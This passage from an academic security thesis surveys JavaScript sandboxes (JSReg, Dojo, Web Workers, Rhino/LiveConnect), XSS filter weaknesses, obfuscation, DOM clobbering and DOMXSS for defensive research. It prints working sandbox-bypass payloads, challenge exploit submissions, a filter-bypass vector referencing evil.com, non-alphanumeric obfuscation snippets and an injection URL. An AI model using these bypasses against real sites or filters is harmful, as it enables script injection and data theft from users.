Due to its working logic and status JSReg has been broken a lot in the past. The aforementioned forum thread dedicated to reporting and discussing bypasses has reached several hundreds of posts. The majority among the submitted bypasses focused on exposing the global window object regardless of having the code rewritten by JSReg. This signalizes that the library attempts to hide certain critical properties from the submitted JavaScript code and deliver shadowed standard objects instead. JSReg can be considered a very interesting project, might nevertheless be not sufficiently secure to serve as DOM sandbox in a real life scenario just yet. Still, the JSReg library could easily be integrated into a trusted DOM environment and extend its feature-set.

3.1.6.2 Dojo Sandbox

The Dojo JavaScript framework is supplied with a sand-boxing environment created by Zyp [33]. By description, it is supposed to give developers using the Dojo framework an easy and convenient way for allowing user-generated script content. This shall be made possible because the sandbox is intended to block access to sensitive DOM properties such as *window*, *document*, *location*, as well as classic DOM traversal methods. The Dojo sandbox is therefore expected to be capable of keeping script execution limited to a particular HTML element and its children, prohibiting access to parent nodes in efforts to prevent information leakage and arbitrary script execution. The Dojo Sandbox is based on the principles formulated by AdSafe [Cro08]. Finifter et al. covered the Dojo sandbox in their publication on capability leaks in seemingly secure JavaScript subset implementations [FWB10].

While several attack vectors against the Dojo sandbox were published and fixed in 2010, Magazinius raised a orchestrated a comeback discussion on this topic in 2011, as he has published a novel bypass [34]. It was quickly followed by three additional bypasses resulting from our research on the security of this implementation. The code in Listing 3.2 demonstrates those bypasses. In defiance of expectations raised by public reporting, no fixes against these issues have been deployed so far and the bypasses can therefore be considered to be zero-day vulnerabilities. The bypasses base on techniques explained in detail in Section 3.1.2.3 and Section 4.2.3. To make matters worse, another bypass has been reported by Heyes short thereafter.

```
// Bypass by J. Magzinius
var window; delete window; alert(window);

// Bypass by G. Heyes
1..\u0063\u006f\u006e\u0073\u0074\u0072\u0075\u0063
```

[32]Heyes, G., *JSReg sandbox challenge*, http://sla.ckers.org/forum/read.php?2,29090 (June 2009)

[33]Zyp, K., *dojox.secure.sandbox*, http://dojotoolkit.org/reference-guide/dojox/secure/sandbox.html (Dec 2012)

[34]Magazinius, J. et al., *List of sandboxes*, http://sla.ckers.org/forum/read.php?26,35997,36336#msg-36336 (May 2011)

```
\u0074\u006f\u0072.\u0063\u006f\u006e\u0073\u0074
\u0072\u0075\u0063\u0074\u006f\u0072('alert("PWND!")')()

// Bypasses by M. Heiderich
var a=[];alert(a['__parent__']);

x=[]&&1['constructor']['constructor']('alert(window)')();

{_:[]['constructor']['constructor']('alert(window)')()};
```

Listing 3.2: Bypassing the Dojo Secure sandbox; Bypasses use obscured syntax

From a security point of view, the Dojo sandbox – in the state we last tested it in – should not be employed in projects handling sensitive data until the spotted security problems have been successfully resolved and an in-depth penetration test has taken place. The handling of Unicode escapes must be improved drastically, and the regular expressions checking against legitimate use for the *[]* accessor/operator needs special attention and extensive improvements. Further, the sandbox handling of code following variable assignments is fundamentally broken. As code example in Listing 3.2 shows, two of the bypasses utilize these assignment bugs to inject and execute arbitrary code. Measuring by the time necessary for finding and generalizing bypasses and gaining access to the global window object, JSReg seems several years ahead of the Dojo Sandbox in terms of security and robustness.

3.1.6.3 Web Workers

As specified by WHATWG and W3C, Web Workers bear a chance for interesting security implications delivered as a byproduct [35]. Their main purpose is to enable a web application requiring several CPU performance consuming tasks to outsource these in Worker threads, significantly reducing the chance of interfering with the actual website's JavaScript business logic and thereby evade the risk of negatively influencing user experience. Workers are designed to compute background tasks, such as mathematical operations, inclusion of potentially slow and large resources, and resource-hungry graphics operations. Per specification, the Worker interface is capable of spawning OS-level threads. Given that nature, a Worker has no default access to any components of the DOM that are only available in a non-thread-safe environment. Most browsers allow creating a Worker by including its code via a static file/same domain resource following SOP restrictions discussed in Section 2.3.1.1. Opera, however, enables creating Workers from data URIs, which can be problematic in an injection scenario allowing an attacker to inject arbitrary worker code and compromising website's security. Similarly to local storage mechanisms, the window object, document, or any other relevant DOM node, cannot be accessed by a Worker thread. Google Chrome nevertheless implemented Web database support for workers in 2010. Most implementation also support *SharedWorker* interfaces, giving several documents possibility to share a Worker applied with the same base URI [36]. Shared workers possess a slightly different API than the normal Workers

[35]W3C, *Web Workers*, `http://dev.w3.org/html5/workers/` (Dec 2011)

[36]MDN, *SharedWorker*, `https://developer.mozilla.org/En/DOM/SharedWorker` (Dec 2011)

and are not yet implemented across all browsers tested in our research.

A Worker can retrieve its own location, request further script resources via *importScripts* and send cookie headers while doing so. Note that those resources can be imported across domains. Worker is thus capable of gaining awareness of its own location, domain and authentication tokens, if they are sent via cookie headers. In 2009, Grey proposed Workers as a sandbox solution for the above mentioned motives. Given the here-listed facts, it was not an unreasonable act [37]. Workers are capable of defining and receiving events, exchanging information with the hosting document via the *postMessage* API, allowing interchange of string data. From late 2011 onwards, Google Chrome not only permits exchanging string data with the hosting domain but also facilitates structured cloning – meaning the exchange of *ArrayBuffer* objects and therefore complex data structures [38]. Theriault discussed various security aspects of Workers in 2010, pinpointing a significant concern as to why Workers are not supposed to be a security tool or even sandbox [39]: Any Worker implementation lets the *XMLHttpRequest* object to be used and requests same domain data while sending authentication tokens and cookies. An attacker can execute code inside a worker in order to access any data exposed by the attacked application. Generating similar information leak or even CSRF attack surface as with a classic XSS attack is hence achievable. Hasegawa discovered an extra implementation fault in Firefox. When combining a Worker fetching cross-domain data via *importScripts* with the E4X capabilities of Gecko-based browsers, a full stack cross-domain exploit can be accomplished [40].

For many reasons Workers are not to be seen as a DOM sandbox of any kind, despite the fact that by design a decent level of isolation between hosting page and Worker code is in place. The fact that *XMLHttpRequest* instance calls can be issued from within Workers alone, invalidates their quality as a sandbox.

3.1.6.4 Rhino and LiveConnect

In Section 2.3.3.2, we have elaborated on browser plug-in security and the implications of allowing the Java plug-in to create an off-the-record DOM object permitting direct execution of Java applet code by the JavaScript engine. This strange and rarely used interface has resulted numerous security vulnerabilities in the past. Nevertheless, the LiveConnect and Java applet functionality in general was found to be potentially useful for sand-boxing purposes for one particular reason. The Java runtime engine implements a very own JavaScript engine based on the Rhino JavaScript interpreter. This script

[37]Grey, E., *JavaScript sandbox using Web Workers*, `http://ajaxian.com/archives/javascript-sandbox-using-web-workers`, (June 2009)

[38]Bidelman, E., *Transferable Objects: Lightning Fast!*, `http://updates.html5rocks.com/2011/12/Transferable-Objects-Lightning-Fast` (Dec 2011)

[39]Theriault, P., *http://www.stratsec.net/getattachment/5cd9dfdd-227e-4bef-9b2f-87fd836bbdd0/stratsec—HITB-2010—Can-You-Trust-Your-Workers.pdf* (2010)

[40]Hasegawa, Y., *Combining "importScripts" of WebWorker with E4X causes information disclosure*, `https://bugzilla.mozilla.org/show_bug.cgi?id=568148` (May 2010)

engine can be instantiated inside an applet, which basically means the exact operation can also take place within LiveConnect code. In essence, JavaScript can launch Java code that *then* can launch another JavaScript engine to launch further JavaScript code. This happens completely outside the originating DOM, since it is running in a completely different engine. This indicates a perfect sandbox: fully isolated and incapable to access the hosting DOM, because at least three layers would have needed to be crossed. No access to the global *window* object, *document* or even the *XMLHttpRequest* interface is granted in this execution context – the Rhino engine simply does not know or expose those objects.

Unfortunately, our research showed that the multi-layer separation and isolation give no guarantees for providing a valid sand-boxing environment that meet all of the requirements. We have found several bypasses allowing an attacker to access properties of the hosting DOM from within the Rhino-executed JavaScript code. Upon uncovering the second working exploit, it was decided to host a challenge for other researchers to look for similar bypasses working on a testbed we provided. The challenge required the contestants to use Firefox and install either Java 6 in latest version or the most recent Java 7 beta [41]. At the same time, a Java-based exploit was published by Schierl, who used similar technique to obtain a Java security manager restriction bypass and thereby full code execution privileges on affected systems [42]. The code in Listing 3.3 demonstrates the testbed we set up for our participants. The coveted task was to prove sandbox broken. Solving the challenge equalled getting access to a secret base64 encoded value, available exclusively in the hosting DOM.

```
<script>
if(typeof Packages === 'undefined'){
  alert('Java plug-in is missing - cannot access `Packages`')
}
function go() {
  var y=new Packages.com.sun.script.javascript.RhinoScriptEngine()
  var b = y.createBindings();
  b.put('$', y.eval(_.value));
  y.eval(__.value, b);
}
</script>
```

Listing 3.3: Java Rhinos XSS challenge testbed; Two given injection points were made available for the contestants – one using bindings

Quickly after the challenge was published, the first submissions were sent in by the contestants. The key to solving the challenge and thereby breaking the hypothetical Java and Rhino-based JavaScript sandbox was to realize a surprising implementation detail. Once the sand-boxed JavaScript code itself creates a LiveConnect object via the Packages interface, the access to the DOM is made available again. An attacker could for instance create a *JSObject* instance via `Packages.netscape.javascript.JSObject`,

[41]Heiderich, M. et al., *So you think you can dance?*, `http://kotowicz.net/java/java.html` (Nov 2011)
[42]Schierl, M., *Oracle Java Applet Rhino Script Engine Remote Code Execution*, `http://schierlm.users.sourceforge.net/CVE-2011-3544.html` (Oct 2011)

thereby gaining access to the *getWindow* method and call it with a *null* parameter [43]. While the method is supposed to receive a reference to its applet context, in LiveConnect passing a null parameter or simply an unreferenced variable, the JRE will mistakenly take it as a valid call and return a reference to the hosting DOM in reaction. This means that for one, an attacker has full and unlimited access to the DOM again, and secondly, the sandbox is effectively broken. Several other submissions in later phases of the challenge did not even have to utilize the *JSObject* instance anymore, but simply abused a novel Java 7 SOP weakness and called an internal Java Swing dialog. Hippert provided several bypassing vectors working on Max OSX as well – where a slightly different JVM is being used. This was followed by accessing a hidden key in the hosting DOM, performing a base64 decoding and echoing the secret value necessary to prove the sandbox was broken and the challenge was cracked. The code in Listing 3.4 displays some of the most interesting submissions from the contestants. The outcome of the challenge and our preceding research was clear: despite its high isolation level, the Rhino-JavaScript engine is not suitable for DOM sand-boxing.

```
// submitted by @einaros
(w=Packages.netscape.javascript.JSObject.getWindow(null))
  .eval('alert(\"'+w.getMember('document').getMember('secret')+'\")')

//submitted by @irsdl
myJSObject=new Packages.netscape.javascript.JSObject.getWindow($);println(
  myJSObject.getMember("document").getMember("secret"));

//submitted by "akormushin"
var inputStream = new java.io.BufferedReader(new java.io.InputStreamReader(
  new java.net.URL("http://kotowicz.net/java/java.html").openStream()));
var inputLine = ""; var inputStringBuilder = new java.lang.StringBuilder();
while ((inputLine = inputStream.readLine()) != null){inputStringBuilder.append(inputLine);}
var match = /document\.secret=atob\(\'(.*)\'\);/i.exec(inputStringBuilder.toString());
javax.swing.JOptionPane.showMessageDialog(null, new java.lang.String(
  javax.xml.bind.DatatypeConverter.parseBase64Binary(match[1])))
```

Listing 3.4: Java Rhinos XSS challenge submissions

3.1.7 Roundup and Conclusion

Modern and complex web application have a wide array of libraries and tools at their disposal. Those shall grant reliable security from script and code injection attacks. Most of the discussed tools can boast about being well-documented and easy-to-install, on top of delivering good and thorough protection against classic XSS attacks. Popular run-times and environments are fully covered with similarly well-maintained software, for example

[43] Oracle Inc., *Java-to-Javascript Communication*, `http://docs.oracle.com/javase/6/docs/technotes/guides/plugin/developer_guide/java_js.html` (Dec 2011)

PHP developers can use the HTMLPurifier among a plenitude of other libraries and native functions, SafeHTML and AntiSamy cover .NET, while ASP and Java applications and multiple browsers are supplied with well-maintained XSS filters and protection assets. Furthermore, web and script sandboxes are on the rise. We have seen numerous approaches and various attempts to hinder scripts from accessing sensitive properties. Sadly, XSS vulnerabilities and attacks are gaining momentum and have become one of the most problematic aspects of web application and browser security [44].

What all of the introduced tools have in common, is an ordinary flaw: they all analyze and sanitize the incoming code on a layer where it does not actually execute. The server-side solutions receive a string, tokenize it, analyze the nodes and node values. Afterwards, they decide on how to proceed with manipulating the data so as to make sure no active code fragments will remain for later processing or display of that data. In case one of the layers involved in the receiving process will either ignore, oversee or even manipulate fragments of the analyzed and sanitized code, the protection might be prone to being compromised, or alternatively, all of the other layers involved must become aware of this potential problem and mismatches. We will dedicate several sections, starting with Section 3.2, to this particular problem. Upon evaluating the actual protection performance of the described and discussed filter and security libraries, we will introduce bypasses and design flaws. As our ultimate contribution, we will propose a novel way of approaching XSS attacks in Section 4 that can solely be based on a single JavaScript file deployed on a website otherwise unprotected against XSS and scripting web attacks. Our proposal does not require browsers to significantly change behavior or web applications to be modified by their developers. As stated in Section 1.3 we will exclusively use standardized scripting techniques and discuss an approach that coexists in harmony with recent and upcoming changes to the ES6 specification draft, covered in Section 5.2.

In the end, defending web applications and their users from simple and well documented standard attacks has never been a great challenge. The attacks that are not commonly known or undocumented are considered to be true threats, as they are not the "known bad". The following sections will outline those attacks and discuss them in connection to the aforementioned mitigation techniques. Understanding their anatomy, operational details and structure, will lead us to grasping the urgent need for a novel defense approach.

[44]OWASP, *Top 10 2010-Main*, `https://www.owasp.org/index.php/Top_10_2010-Main` (Apr 2010)

3.2 Attacking existing Mitigation Approaches

> The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards
>
> G. Spafford, Purdue University

After introducing several common and uncommon tools to protect web applications and similar installations from malicious input and scripting attacks, this section will now dedicate on the methodologies of breaking those defense mechanisms and libraries. The following sections and paragraphs will introduce the attacks we discovered. Furthermore we will shed light on contributions from other researchers by analyzing the security of those systems. While we do not focus on finding a systematic approach to break common filters and Intrusion Detection Systems (IDS), we will extract several patterns and especially design weaknesses of server and existing client-side protection techniques. The conclusion we aim for in this section is being discussed closely in Section 3.7: A visibility problem depending on the layer of the web application and server, database as well as network communication stack the protection system resides on. Our research will ultimately lead to proposing a novel defense approach in Chapter 4; this includes a discussion and analysis of a prototypic implementation we created and opened up for public testing in several instances.

3.3 Motivation behind our Attacks

The motivation behind dedicating an entire section to attacking the existing mitigation approaches will now be clarified. This thesis is meant to provide an empiric proof of server-side XSS, HTML injection and scripting web attack filters insufficiency in regards to being equipped with enough knowledge and visibility. While there are ways of continuously maintaining server-side filters and weaving in information about client-side parser faults and similar flaws, a single truly safe way of protecting filter bypasses from being possible is different: It would be to have the server-side filter know all implementation an configuration details of the visiting user agent. A rather simple yet comprehensive example might explain the origin of the assumption stating insufficiency of server-side XSS filters. That is, on April 19th 2010, a style-sheet based XSS vector was reported as a working bypass against PHPIDS and HTMLPurifier (Listing 3.5).

The bypass was limited to working on Internet Explorer 6 and utilized an incomplete comment block mimicking a path separator. This path separator was starting with a slash, an asterisk, and a slash – as shown in Listing 3.5 (note the sequence `/**/` representing a relative path and a valid CSS comment at the same time). Neither the PHPIDS nor the HTMLPurifier did assume this substring to be a comment since another asterisk enclosed within the slashes was missing. Nonetheless, Internet Explorer 6 did not require the second asterisk to consider this substring to constitute a valid block comment. This mismatch between the server-side IDS and IPS assumptions, paired with the final interpretation of the affected user agents, defines the anatomy of the above described, as well as several other bypasses, which will be discussed in the following paragraphs.

```
<a href="//evil.com/xss.css" style="background:url(/**/javascript:
    document. documentElement. firstChild. lastChild.href
=document.documentElement. firstChild. lastChild.href);">lo</a>
```

Listing 3.5: Example-bypass for PHPIDS; Ambiguities between path separators and comments are being used to bypass the filter rules

The outcome of this simple bypass embodies and exemplifies the foundation of this thesis. In essence, it is the protective library residing on different layer from where the attack actually unfolds and where the exploit code executes and cannot reliably work. Web browsers and browser-like implementations have grown to be of enormous complexity, seeking to be able to support a variety of web standards and standard drafts as well as a wide range of proprietary features and specifications. A server-side protection library would have to fully emulate a browser to know all of its capabilities and knowing these capabilities is an essential feature for providing a thorough defensive shield. It is a fact that numerous major and minor versions of each user agent are being used and each of them is supported by a large number of different plug-ins and extensions, and adding another layer of complexity; every single one of them can appear in different revisions, conclusively making emulation an impossible task. Therefore, a motivation for this thesis is to propose a different approach to XSS and scripting web attacks.

3.4 Scope of our Attacks

Web application security and browser security are broad topics and already featured in numerous publications. This section is aimed at covering Cross Site Scripting (XSS) and web-based scripting, as well as similar browser supported attacks. We will further cover bypasses against existing mitigation techniques, show how attackers work around well maintained and common filtering and IDS/WAF solutions and ultimately conclude in a reasoning for the necessity of a novel filtering and defense approach. Attacks targeted against a web application server are out of scope of this work– this includes the SQL Injection attacks unless they are targeted against client-side databases defined in the HTML5 specification draft. Server-side code execution attacks, file inclusion and directory traversal vulnerabilities or similar techniques also remain outside the reach of this study. This section is not going to elaborate on browser security in terms of different script execution privilege modes, security zone models or extension and Browser Helper Object (BHO) Security – the scope in terms of browser security is simply limited to script execution in domain context. A large body of research has been published to cover the areas of interest outside the scope of this chapter and has been referenced in Section 1.2.

3.5 Ethical Considerations

It needs to be noted that all bypasses and attack techniques we will cover here and in the following sections, have been reported to the appropriate vendors and disclosed responsibly. While there are still unfixed bypasses we reported earlier, this thesis will only elaborate on those that have already been approached and successfully closed by the affected software maintainers. This holds utmost importance for the high-impact bypasses of the HTMLPurifier library, SafeHTML bypasses and the ways of getting around the protective functionality of the Microsoft Internet Explorer and Google Chrome XSS filters.

3.6 Attacks

Subsequent parts will list and discuss a set of attacks we have deployed against existing mitigation approaches and technologies. Some of these attacks have not been published before while others are rather common, yet placed in a different context of bypassing capability for even well maintained filtering solutions. In brief, the discussed attacks are meant to underline our hypothesis – stating that an effective defense system against web attacks can only function in an effective and reliable way if it acts on the same layer that it attempts to protect. While we will elaborate on the whereabouts of the integrated system to fend on web-based scripting attacks in Section 4, this chapter will provide the empirical proof that contemporary security solutions against XSS and scripting attacks are no longer capable of holding their end of a bargain in hopes of keeping their security promise.

3.6.1 Attack Foundations

The foundation of the attacks discussed in the following sections is a multi-layered information transport system accompanying the classic HTTP request and response pattern used for many technologies connected with the WWW and Internet as we know it. While scripting attacks are usually focused against one particular layer, the payload has to cross several layers and instances to actually arrive at the point of delivery. This allows a guardian to install and utilize defense mechanism on many of these layers: IDS are residing on the networking layer, server-side filters and database proxies or security libraries are residing on the application layer and filters are being employed by the user agents such as the discussed XSS filters installed in NoScript, Webkit browsers and the Internet Explorer. The range of possibilities that systems' administrator or developer can chose from might appear beneficial, unfortunately, it often turns out to be a hidden danger. Scripting attacks target and attack the DOM – the layer on which the script code gets executed and unwraps its payload. The DOM nevertheless is a very dynamic, flexible and often surprisingly flawed environment, allowing the attacker to use a large variety of tricks and browser specific techniques to make sure the attack vector will pass the layers below the DOM without raising any suspicion and thereby bypassing filters and IDS or Web Application Firewall (WAF) installations.

This visibility problem lays the ground for the majority of the attacks we will discuss in the following sections. While contemporary filter software, such as AntiSamy, the HTMLPurifier and SafeHTML is capable of detecting classic attacks and intrusion attempts, some other attack vectors simply cannot be detected and found as such. This is due to how they have been composed by the thrifty attacker; for instance a Network-based IDS will have severe trouble in catching out obfuscated JavaScript code using no more than non-alphanumerical characters, basically bypassing most signature based detection rules, whereas the actual interpreter used by the browser will gladly accept the code as error-free and execute it on behalf of the navigating user.

Some of the discussed attacks are based on principles different from simple obfuscation and they undergo a certain mutation process after having arrived in the targeted user agent and its DOM. Those attacks can be considered most dangerous for defense system residing on layers dissimilar to the attacked ones. While even a standards-obeying and formally secure system will accept those vectors without being able to notice suspicious content, the DOM of the user agent will mutate the string values of the attack vectors and weaponize them "after arrival". Namely, just as the attack vector is traversing all clients from its origin to the targeted user agent. So without knowing a very specific bug or a proprietary feature nor a specific unusual and non-standard behavior, the defense system has no chance to flag the incoming data as potentially dangerous and apply necessary filtering or escape-procedures. Some of the attacks we will be introducing here, can even resist the escaping and encoding, and possess the capacity of being executed regardless, meaning: They remain successful after the defense system would have assumed the attack vector to be neutralized successfully.

3.6.2 Obfuscation

Obfuscating attacks has constituted a way of bypassing detection rules and heuristics since the early days of anti-virus software. Initial defensive systems started using signatures to detect malicious executables and block their execution in order to protect the attacked system [CJ03]. This approach was promising enough to be apparently considered sufficient for years. Even nowadays, anti-virus software uses signatures to detect potentially malicious binaries as one method amongst several other ways of malware detection. However, for web-based scripting attacks this approach is less promising. The very dynamic nature of JavaScript, HTML and CSS makes it close to impossible to create reliable signatures battling specific attacks. The attacker simply has to morph or re-obfuscate the client-side code to evade being detected by a signature-based anti-malware tool. Especially JavaScript allows an easy creation of morphing code changing with every single request while still deploying the same payload. Heyes published an article on morphing JavaScript in 2008. He has depicted several cases of highly flexible and shape-shifting code based on few simple expressions and ternary operators [45]. Combining this with the large range of free and commercial JavaScript code compressors and obfuscation tools available both on-line and as standalone versions, gives an attacker almost unlimited supply of obfuscation techniques for bypassing any signature-based detection tool. Most of these tools utilize string obfuscation, multiple encodings, padding

[45]Heyes, G., *Polymorphic JavaScript*, `http://www.thespanner.co.uk/2008/02/27/polymorphic-javascript/` (Feb 2008)

blocks and similarly looking labels and variable names.

While the obfuscation results often look surprisingly complex, a thrifty malware analyst can most of the time quickly find the occurrence of an *eval* call, call of the *Function* constructor, *setInterval*, *setTimeout* or similar string-to-code methods mentioned in Section 4.2.6. Some of the JavaScript malware we analyzed during the specification and creation of the IceShield prototype used *document.write()* to inject the obfuscated string into the DOM and thereby execute code. Moreover, some samples even created new script elements in the footer area of the website [HFH]. In the end, a major share of the inspected malware simply obfuscated a single string that has later been used as a source for the actual payload – be it an evaluated string or a URL for pulling further content from. Finding this particular point in a browser malware is crucial for the necessary manual de-obfuscation. IceShield attempts to solve this problem by simply wrapping all possible injection and execution points, inspecting and exposing their call parameters and values. A deeper discussion on IceShield can be found in Section 4.7.

Operational and effective JavaScript obfuscation can be equally accomplished through utilizing language specific features and browser peculiarities. In 2009, Y. Hasegawa initially posted a JavaScript language snippet, exclusively consisting of non-alphanumeric characters (later labeled no-alnum) [46]. The technique behind this novel obfuscation method was a mild abuse of a JavaScript language feature. Namely, once the instance of an object is being concatenated with any string, the constructor information leaks and thus becomes part of that string. For this reason, the code `''+` will result in the string `[object Object]`. In JavaScript, a string can be accessed similarly to an array – so `(''+)[1]` will yield the character "o" - second element of the string. Now only the numeric value in the array <accessor has to be turned into an non-alphanumeric value as well to follow the pattern of fully non-alpha-numeric (no-alnum) JavaScript code. This can be accomplished by performing mathematical and boolean operations on empty strings such as `+!''` , resulting in the integer 1. The full code to get access to the letter "o" would thus look: `(''+)[+!'']`. Another JavaScript specific feature was then used to access the global *window* object and thereby gain the possibility to execute arbitrary code rather than accessing only single characters. Once the method call of a function will be called explicitly or implicitly with an empty return value, the global object will be returned instead of null or undefined. This can be demonstrated best with an "empty" call to *sort()* – an *Array* method returning *window* in the described case: `(0, [].sort)()` [47].

To be able to call *Array.sort()* without using alpha-numeric characters, the boolean states *true* and *false* as well as the aforementioned character *o* can be used and concatenated: `[[__,_]=!''+'',[,,,___,,,____]=!_+''+][___+____+_+__]`. The sequence `___+___ _+_+__` forms the string "sort" whereas the sequence `[[__,_]=!''+'',[,,,___,,,____]=!_+''`

[46]Hasegawa, Y., *Re: New XSS vectors/Unusual Javascript*, `http://sla.ckers.org/forum/read.php?2,15812,28465#msg-28465` (June 2009)

[47]MDN, *call*, `https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Function/call` (Jan 2012)

+] takes care of the assignment of the single character values based on the strings "true" and "false[object Object]". The technique to actually assign these values to the variables _, __, ___ and ____ is called *destructuring assignment* [48]. This so far unique JavaScript obfuscation technique has certain disadvantages for IDS and de-obfuscation tools. Firstly, the code cannot be read by humans – no strings indicate the actual function being called, wrapped or overwritten. Secondly, it is almost impossible to generate working and effective signatures against non-alphanumeric JavaScript code. Thirdly, alternating some of the labels and minor changes in the strings containing the initially necessary characters can completely change the code – signature based detection tools are more or less powerless against non-alphanumeric code. Furthermore there is already a free of charge set of tools available to anyone and allowing a conversion arbitrary JavaScript code into a no-alnum representation [49].

Code obfuscation in the scope of scripting web attacks is a field in a definite need for further, extensive and complementary research. Aside from the mentioned obfuscation techniques, JavaScript and similar scripting languages provide a plethora of different techniques an attacker can use to camouflage the true intent of a given code. For defense tools, it is even harder to determine if obfuscated code in general can be considered harmful or not, since several JavaScript compressors create obfuscated code for the sake of size minimization and therefore reduce bandwidth for high traffic websites [KLZ+11]. Several legitimate companies provide software for these purposes – or simply the sake of making it harder to steal JavaScript snippets from providers and enterprises basing assets of their business model on client-side code. With growing user agent, server and database features, new obfuscation methods will be discovered. Heiderich et. al published a book on the topic of obfuscated code used for attacking web applications [HNHL10]. To conclude, we strongly believe that any software promising protection against web attacks should be immune against obfuscation attacks.

3.6.3 DOM Clobbering

The term DOM-clobbering refers to a technique that has been documented by security researchers and developers years ago [50]. DOM clobbering bases upon a DOM property shortcut implemented by most user agents, despite being labeled as deprecated. In essence, the DOM enables accessing certain elements referenced with an ID or a name attribute directly, that is, without utilizing accessor functions like *document.getElementById* or *document.getElementsByName*. The purpose has once been to ease access to forms and similar elements for web developers – allowing to globally reference a form by its name and call its submit method, as shown in for example: `formname.submit()` instead of `document.forms.formname.submit()`. The preceding

[48]MDN, *New in JavaScript 1.7*, `https://developer.mozilla.org/en/New_in_JavaScript_1.7` (Jan 2012)

[49]SW, *JS-No Alnum*, `http://discogscounter.getfreehosting.co.uk/js-noalnum.php` (Feb 2010)

[50]Heiderich, M., *HTML Form Controls reviewed*, `http://maliciousmarkup.blogspot.com/2008/11/html-form-controls-reviewed.html` (Nov 2008)

example from Listing 3.6 outlines the whereabouts of DOM shortcuts and DOM clobbering – often also referred to as global references and form controls [51].

```
<form id="foo">
  <input id="bar" value="hello">
</form>
<img name="foobar">
<script>
  alert(foo) // [object HTMLFormElement]
  alert(foo.bar) // [object HTMLInputElement]
  alert(document.foobar) // [object HTMLImageElement]
</script>
```

Listing 3.6: Example for global DOM references; HTML elements cause overwriting of native DOM properties

The user agent will create global references based on the name and ID attributes while parsing the DOM tree – pointing to the named and identified HTML elements. This is not for all elements: depending on the attribute type and element type, the reference will either be created in the global scope or in the document scope. Embed tags and image tags supplied with a name, for instance, will be referenced in the document scope. Form elements with an ID will be referenced in the global scope, similarly to input elements. The latter will as well be referenced as child elements of the global form reference – so the user agents create not only one but at least two additional objects in the DOM. The main problem here has been initially addressed by Smith and Manno's unsafe names for form controls [52]. The problem they have described was initially observed from developers' perspective. In case a developer creates a form applied with a name of an object that already exists, he might access a different object than the one intended, by using the global reference. This might confuse the application and cause bugs depending on browser and doctype. Our perspective on this problem is a completely different one: If an attacker manages to inject an element containing a *id* or *name* attribute, existing and trusted DOM properties might be overwritten by the element injection and cause defensive script to throw exceptions and prematurely stop executing. An example attack vector might look like this: `http://example.com/?id="><img name="getElementsByTagName">` Once a script on the website will try to call *document.getElementsByTagName*, the script will fail because the image object of the injected *img* tag will be accessed. The image imply overwrites the existing native DOM method with itself – due to the maliciously prepared *name* attribute. Zaytsev published a DOM security test-suite to detect conflicts between DOM properties and form controls called DOMLint [53]. Note that DOM clobbering affects all tested modern user agents.

[51] Fey, J., *Referencing Forms and Form Controls*, `http://www.jibbering.com/faq/notes/form-access/` (May 2010)

[52] Smith, G., *Unsafe Names for HTML Form Controls*, `http://www.jibbering.com/faq/names/unsafe_names.html` (July 2009)

[53] Zaytsev, J., *DOMLint - Test suite against HTML/DOM conflicts*, `http://kangax.github.com/domlint/` (Sept 2010)

Later sections, specifically Section 4.5.1.2 and Section 4.8.1 describe the evaluation method for a client-side protection script we are introducing. During the evaluation phase, DOM clobbering attacks were the most surprising and hard to mitigate bypasses we have experienced. Essentially the solution we propose in Chapter 4 relies on DOM methods such as *getElementsByTagName*, the *attributes* property of a DOM node or *document.body.firstChild*. The attacks managed to fully overwrite these properties by injecting *img* and *form* elements applied with *name* attributes set to *firstChild* or even *getElementsByTagName*. We thereby realized: Once our script attempts to call the method *getElementsByTagName*, the browser returns the image tag instead of the method and the script aborts execution and throws an exception. Our script therefore needed to be hardened by making sure that these methods were actual and indeed those native DOM methods we have expected them to be. Surprisingly, the technique of freezing the DOM methods we had to use later on did not generate any effect. DOM clobbering attacks are stronger than *Object.freeze()* and *Object.defineProperty()* – the only effect we could obtain was to freeze the already overwritten property and seal the attack code. Note that depending on the user agent, some DOM properties can be clobbered, while others cannot. This inhomogeneous implementation make this attack technique even harder to be addressed properly.

DOM clobbering attacks were used against many real life applications which we have tested during the research intended for this thesis. As soon as an application allows a user submitting HTML content containing *id* or *name* attributes, DOM clobbering attacks are possible. An attacker can inspect the client-side JavaScript code, monitor which native DOM properties are being used, attempt to overwrite them with the HTML element constructors of the injected nodes and interrupt the client-side application flow. An especially interesting attack was discovered by Dalili during one of the challenges we published for evaluation purposes [54]. He has discovered that nesting several form elements and wrapping the second form inside a *fieldset* element causes the DOM on Firefox to create global references, even if they are protected and form elements are stripped off any potential DOM clobbering attributes. This attack marked the most recent bypasses of the DOM-based XSS protection attempt we introduce. Extended fixes were necessary to contain this browser bug. They could ultimately be deployed later, during the third enrollment of the challenge. DOM clobbering is an attack technique that can be considered most problematic for applications that heavily rely on client-side logic. It needs to be underlined that this is not limited to the case of web applications.

3.6.4 DOMXSS

DOMXSS, further known as DOM-based XSS as well as *XSS of the 3rd kind* did not receive research attention comparable to the two classic variations of Cross-Site Scripting: Reflected XSS and persistent XSS. This is demonstrated in Section 1.2. Thorough work on the body of DOMXSS has first been published by Klein in 2005 [Kle05] who described

[54]Dalili, S., *IRSDL - JSLR XSS*, `http://pastebin.com/vb3vM0VC` (Nov 2011)

sources of DOMXSS vulnerabilities as well as sinks, namely properties in the DOM capable of leading to script execution and even worse consequences in case an attacker can influence their contents.

In essence, DOMXSS is not entirely different from the classes of XSS outlined and analyzed in earlier sections. An attacker can inject string data into a property that is being reflected without proper filtering and sanitation. In addition, the consequences of DOMXSS attacks are similar to those of reflected and persistent XSS. Usually the JavaScript code injected via DOMXSS exploits executes on the affected domain and has full access to all DOM properties exposed by browser and website. The key difference can be seen in the way DOMXSS attacks are being initiated – specifically the properties they attack to achieve client-side script-code execution. While a classic XSS attack usually abuses a lack of proper filtering on the server, DOMXSS only affects client-side vulnerabilities and most times it is being carried out by the use of properties only the client has access to. One example for those properties is the *location.hash* string. This string, represented by the part in a URL starting with a sharp character (U+0023), is not being sent to the server but only meant to be used as client-side fragment identifier. By choosing a location hash that matches the ID of an existing DOM element on a website, the user agent will attempt to focus that element in case it is visible [55] – note the example code shown in Listing 3.7. Some user agents even allow selective styles via CSS3 and the *:target* pseudo-class by matching selected elements and the *location.hash* value. Several widely used JavaScript libraries provide integrated in-page navigation systems for structured contents such as tabs, dynamic lists or accordion navigation.

```
URL: test.html#focus-me

<!doctype html>
<body>
